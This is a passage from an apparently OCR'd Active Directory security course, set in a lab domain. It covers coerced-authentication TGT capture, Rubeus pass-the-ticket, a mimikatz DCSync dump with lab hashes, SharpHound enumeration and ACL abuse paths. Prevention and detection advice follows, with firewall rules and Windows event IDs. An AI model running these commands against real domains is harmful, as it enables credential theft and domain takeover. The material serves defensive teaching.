    fxrjHA+fW34/Yk+9k6oSPXCaCQ/Rd1qZ/P57/0MDUYRlDs5EYOOxxGQPVFbOqhbG414vGRbi39ALj/MkYG629kCEb9K89p5teo6f
    7w/4M6Ytun16sG3GxsWDG6dlZP+fmmOr0nwdXgvT28NQxQ3EEMErX+BojUY6DdRBH2u3fcv1KOA5K7MDma+cVLaa0YjSYZ2IDRaC
    0JcgcUexd6EfQPtSnikaA/zzYmu/PSYVXlcg7cFULJIiPuN4f9VlDlVOqj8C3xCwtYo4zRklLESUES9tGK/VfsmN0Q/Fx5ULIa7y
    UND/d1HlQ+R6Fnh2GGUPk+LlVw+ScD0kf2nmmlsIwhnGmscpiFs1lprX35Khlx/y5+v9S7bdokZujPpyZactQ4wdfRK++bOWo2ao
    Ewrzjuq199JnTQHbxkqGgeKQedOPxOhDccQLYTm44wH73JuE+XoGKmdGbgXfjSBFlTinP9mvZA12NkQupnGYVzJ2rS1T0nf2VVUW
    MfIgh8Nz4xYvDHV1iIV4ZrLI7u7ZwJtrlESgO0H0d/k6CpLxo5L7kzhkU+MJggdUFJvS3HskTxZmewEwSdKJn21YfAG1Q6X0nFqk
    HdK3RUvxXcycwMvWdfYH2AW06+98q5h+TSJQrMcrp9gT+khLPD4KL2n6+cvC3BVHqge5Nc16LhW7kcNp+JcIzknwAsCZlaXzhz3X
    K78ooLfZGaKGoNnDWLUQpYToVgXXSO53HJ3Vgl0MwctV7l+gJdwMtac0VVhH8EAndeSPnEcNOX8mr/30k+9GwM1wtFQNFB03CdoA
    qRJBjyFw1h1KKuc61PTWuxVLwGmezshekwoSLOJ7V9G9qNpVQl0AgtTK2SHeobItuD4rhDc3/0jJ4LzsXJieYbLK7dtVfxYtSbeu
    ZqXhd7HcSq5SN4LOmEP1tScir+shxQC+hbs3oYx/rHfj8GDDEZ8UwY6I4JF4pQsApKOB3zCB3KADAgEAooHUBIHRfYHOMIHLoIHI
    MIHFMIHCoCswKaADAgESoSIEIDs9gBc+2myj4I7mPmXH542vha3A2zfkHbm/RxnK4oMSoQ0bC0VBR0xFLkxPQ0FMohEwD6ADAgEB
    oQgwBhsEREMxJKMHAwUAYKEAAKURGA8yMDIyMTIxODIyMzAyMVqmERgPMjAyMjEyMTkwODMwMjFapxEYDzIwMjIxMjI0MDgyODM5
    WqgNGwtFQUdMRS5MT0NBTKkgMB6gAwIBAqEXMBUbBmtyYnRndBsLRUFHTEUuTE9DQUw=

[*] Ticket cache size: 5
```

We can use this TGT for authentication within the domain, becoming the Domain Controller. From there onwards, DCSync is an obvious attack (among others).

One way of using the abovementioned TGT is through Rubeus, as follows.

```
PS C:\Users\bob\Downloads> .\Rubeus.exe ptt /ticket:doIFdDCCBXCgAwIBBa...


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.1

[*] Action: Import Ticket
[+] Ticket successfully imported!
PS C:\Users\bob\Downloads> klist

Current LogonId is 0:0x101394

Cached Tickets: (1)

#0>     Client: DC1$ @ EAGLE.LOCAL
        Server: krbtgt/EAGLE.LOCAL @ EAGLE.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x60a10000 -> forwardable forwarded renewable
pre_authent name_canonicalize
```

```
        Start Time: 4/21/2023 8:54:04 (local)
        End Time:   4/21/2023 18:54:04 (local)
        Renew Time: 4/28/2023 8:54:04 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```

Then, a DCSync attack can be executed through mimikatz, essentially by replicating what we did in the DCSync section.

```
PS C:\Users\bob\Downloads\mimikatz_trunk\x64> .\mimikatz.exe
"lsadump::dcsync /domain:eagle.local /user:Administrator"

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( [email protected] )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /domain:eagle.local
/user:Administrator
[DC] 'eagle.local' will be the domain
[DC] 'DC1.eagle.local' will be the DC server
[DC] 'Administrator' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   : 01/01/1601 02.00.00
Password last change : 07/08/2022 21.24.13
Object Security ID   : S-1-5-21-1518138621-4282902758-752445584-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: fcdc65703dd2b0bd789977f1f3eeaecf

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 6fd69313922373216cdbbfa823bd268d

* Primary:Kerberos-Newer-Keys *
```

```
    Default Salt : WIN-FM93RI8QOKQAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) :
1c4197df604e4da0ac46164b30e431405d23128fb37514595555cca76583cfd3
      aes128_hmac       (4096) : 4667ae9266d48c01956ab9c869e4370f
      des_cbc_md5       (4096) : d9b53b1f6d7c45a8

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WIN-FM93RI8QOKQAdministrator
    Credentials
      des_cbc_md5       : d9b53b1f6d7c45a8

mimikatz # exit
Bye!
```

Prevention


Windows does not offer granular visibility and control over RPC calls to allow discovering what is being used and block certain functions. Therefore, an out-of-the-box solution for preventing this attack does not exist currently. However, there are two different general approaches to preventing coercing attacks:

1. Implementing a third-party RPC firewall, such as the one from zero networks, and using it to block dangerous RPC functions. This tool also comes up with an audit mode, allowing monitoring and gaining visibility on whether business disruptions may occur by using it or not. Moreover, it goes a step further by providing the functionality of blocking RPC functions if the dangerous `OPNUM` associated with coercing is present in the request. (Note that in this option, for every newly discovered RPC function in the future, we will have to modify the firewall's configuration file to include it.)
2. Block Domain Controllers and other core infrastructure servers from connecting to outbound ports `139` and `445`, `except` to machines that are required for AD (as well for business operations). One example is that while we block general outbound traffic to ports 139 and 445, we still should allow it for cross Domain Controllers; otherwise, domain replication will fail. (The benefit of this solution is that it will also work against newly discovered vulnerable RPC functions or other coercing methods.)

Detection


As mentioned, Windows does not provide an out-of-the-box solution for monitoring RPC activity. The RPC Firewall from zero networks is an excellent method of detecting the abuse of these functions and can indicate immediate signs of compromise; however, if we follow the general recommendations to not install third-party software on Domain Controllers then firewall logs are our best chance.

A successful coercing attack with Coercer will result in the following host firewall log, where the machine at `.128` is the attacker machine and the `.200` is the Domain Controller:



We can see plenty of incoming connections to the DC, followed up by outbound connections from the DC to the attacker machine; this process repeats a few times as Coercer goes through several different functions. All of the outbound traffic is destined for port 445.

If we go forward and block outbound traffic to port 445, then we will observe the following behavior:



Now we can see that even though the inbound connection is successful, the firewall drops the outbound one, and consequently, the attacker does not receive any coerced TGTs. Sometimes, when port 445 is blocked, the machine will attempt to connect to port 139 instead, so blocking both ports `139` and `445` is recommended.

The above can also be used for detection, as any unexpected dropped traffic to ports `139` or `445` is suspicious.

Object ACLs

Description

In Active Directory, Access Control Lists (ACLs) are tables, or simple lists, that define the trustees who have access to a specific object and their access type. A trustee may be any security principal, such as a user account, group, or login session. Each `access control list` has a set of `access control entries` (`ACE`), and each ACE defines the trustee and the type of access the trustee has. Therefore, an object can be accessed by multiple trustees since there can be various ACEs. Access control lists are also used for auditing purposes, such as recording the number of access attempts to a securable object and the type of access. A securable object is any named object in Active Directory that contains a security descriptor, which has the security information about the object, which includes ACLs.

An example of an `Access Control Entry` is that, by default, AD gives Domain Admins the right to modify the password of every object. However, rights can also be delegated to certain users or groups that can perform a specific action on other objects; this can be password resets, modification of group membership, or deletion of objects. In large organizations, if it is virtually impossible to avoid non-privileged users ending up with delegated rights, they should eliminate human error and have well-defined process documentation. For example, suppose an employee was to (accidentally/intentionally) change their department from IT to Security Operations. In that case, the organization must have a process to revoke all rights and access to systems and applications. In real-life AD environments, we will often encounter cases such as:

- All Domain users added as Administrators to all Servers
- Everyone can modify all objects (having full rights to them).
- All Domain users have access to the computer's extended properties containing the LAPS passwords.


Attack

To identify potential abusable ACLs, we will use BloodHound to graph the relationships between the objects and SharpHound to scan the environment and pass `All` to the `-c` parameter (short version of `CollectionMethod`):

```
PS C:\Users\bob\Downloads> .\SharpHound.exe -c All

2022-12-19T14:16:39.1749601+01:00|INFORMATION|This version of SharpHound
is compatible with the 4.2 Release of BloodHound
2022-12-19T14:16:39.3312221+01:00|INFORMATION|Resolved Collection Methods:
Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL,
Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2022-12-19T14:16:39.3468314+01:00|INFORMATION|Initializing SharpHound at
14.16 on 19/12/2022
2022-12-19T14:16:39.5187113+01:00|INFORMATION|Flags: Group, LocalAdmin,
GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP,
ObjectProps, DCOM, SPNTargets, PSRemote
2022-12-19T14:16:39.7530826+01:00|INFORMATION|Beginning LDAP search for
eagle.local
2022-12-19T14:16:39.7999574+01:00|INFORMATION|Producer has finished,
closing LDAP channel
2022-12-19T14:16:39.7999574+01:00|INFORMATION|LDAP channel closed, waiting
for consumers
2022-12-19T14:17:09.8937530+01:00|INFORMATION|Status: 0 objects finished
(+0 0)/s -- Using 36 MB RAM
2022-12-19T14:17:28.4874698+01:00|INFORMATION|Consumers finished, closing
output channel
2022-12-19T14:17:28.5343302+01:00|INFORMATION|Output channel closed,
waiting for output task to complete
Closing writers
2022-12-19T14:17:28.6124768+01:00|INFORMATION|Status: 114 objects finished
(+114 2.375)/s -- Using 46 MB RAM
2022-12-19T14:17:28.6124768+01:00|INFORMATION|Enumeration finished in
00:00:48.8638030
2022-12-19T14:17:28.6905842+01:00|INFORMATION|Saving cache with stats: 74
ID to type mappings.
 76 name to SID mappings.
 1 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2022-12-19T14:17:28.6905842+01:00|INFORMATION|SharpHound Enumeration
Completed at 14.17 on 19/12/2022! Happy Graphing!
```

```
PS C:\Users\bob\Downloads> .\SharpHound.exe -c All
2022-12-19T14:16:39.1749601+01:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHound
2022-12-19T14:16:39.3312221+01:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2022-12-19T14:16:39.3468314+01:00|INFORMATION|Initializing SharpHound at 14.16 on 19/12/2022
2022-12-19T14:16:39.5187113+01:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2022-12-19T14:16:39.7530826+01:00|INFORMATION|Beginning LDAP search for eagle.local
2022-12-19T14:16:39.7999574+01:00|INFORMATION|Producer has finished, closing LDAP channel
2022-12-19T14:16:39.7999574+01:00|INFORMATION|LDAP channel closed, waiting for consumers
2022-12-19T14:17:09.8937530+01:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 36 MB RAM
2022-12-19T14:17:28.4874698+01:00|INFORMATION|Consumers finished, closing output channel
2022-12-19T14:17:28.5343302+01:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2022-12-19T14:17:28.6124768+01:00|INFORMATION|Status: 114 objects finished (+114 2.375)/s -- Using 46 MB RAM
2022-12-19T14:17:28.6124768+01:00|INFORMATION|Enumeration finished in 00:00:48.8638030
2022-12-19T14:17:28.6905842+01:00|INFORMATION|Saving cache with stats: 74 ID to type mappings.
 76 name to SID mappings.
 1 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2022-12-19T14:17:28.6905842+01:00|INFORMATION|SharpHound Enumeration Completed at 14.17 on 19/12/2022! Happy Graphing!
```

The ZIP file generated by `SharpHound` can then be visualized in `BloodHound`. Instead of looking for every misconfigured ACL in the environment, we will focus on potential escalation paths that originate from the user Bob (our initial user, which we had already compromised and have complete control over). Therefore, the following image demonstrates the different access that Bob has to the environment:



Bob has full rights over the user Anni and the computer Server01. Below is what Bob can do with each of these:

1. Case 1: Full rights over the user Anni. In this case, Bob can modify the object Anni by specifying some bonus SPN value and then perform the Kerberoast attack against it (if you recall, the success of this attack depends on the password's strength). However, Bob can also modify the password of the user Anni and then log in as that account, therefore, directly inheriting and being able to perform everything that Anni can (if Anni is a Domain admin, then Bob would have the same rights).
2. Case 2: Full control over a computer object can also be fruitful. If `LAPS` is used in the environment, then Bob can obtain the password stored in the attributes and authenticate as the local Administrator account to this server. Another escalation path is

abusing `Resource-Based Kerberos Delegation`, allowing Bob to authenticate as anyone to this server. Recall that from the previous attack, Server01 is trusted for Unconstrained delegation, so if Bob was to get administrative rights on this server, he has a potential escalation path to compromise the identity of a Domain Controller or other sensitive computer object.

We can also use ADACLScanner to create reports of `discretionary access control lists` (`DACLs`) and `system access control lists` (`SACLs`).


Prevention

There are three things we can do:

- Begin `continuous assessment` to detect if this is a problem in the AD environment.
- `Educate` employees with high privileges to avoid doing this.
- `Automate` as much as possible from the access management process, and only assign privileged access to administrative accounts; this ensures that administrators don't manually edit accounts which reduces the risk of introducing delegated rights to unprivileged users.


Detection

Fortunately, we have several ways to detect if AD objects are modified. Unfortunately, the events generated for modified objects are incomplete, as they do not provide granular visibility over what was changed. For example, in the first case described above, Bob modified Anni by adding an SPN value. By doing so, Bob will have the means to perform Kerberoasting against Anni. When the SPN value gets added, an event with the ID `4738`, "A user account was changed", is generated. However, this event does not demonstrate all modified user properties, including the SPN. Therefore, the event only notifies about the modification of a user but does not specify what exactly was changed (although it does have a fair amount of fields that can be useful). Below is the event that will be generated if Bob adds any bogus SPN value to Anni's User Object:



However, using this event, we can tell if a non-privileged user performs privileged actions on another user. If, for example, all privileged users have a naming convention that begins with "adminxxxx", then any change not associated with "adminxxxx" is suspicious. If an ACL abuse leads to a password reset, the event ID `4724` will be logged.

Similarly, if Bob were to perform the second scenario, an event with ID `4742` would be generated, which is also unfortunately limited in the information it can provide; however, it notifies about the action that the user account Bob is compromised and used maliciously. The following was the event ID `4742` generated when Bob modified Server01:

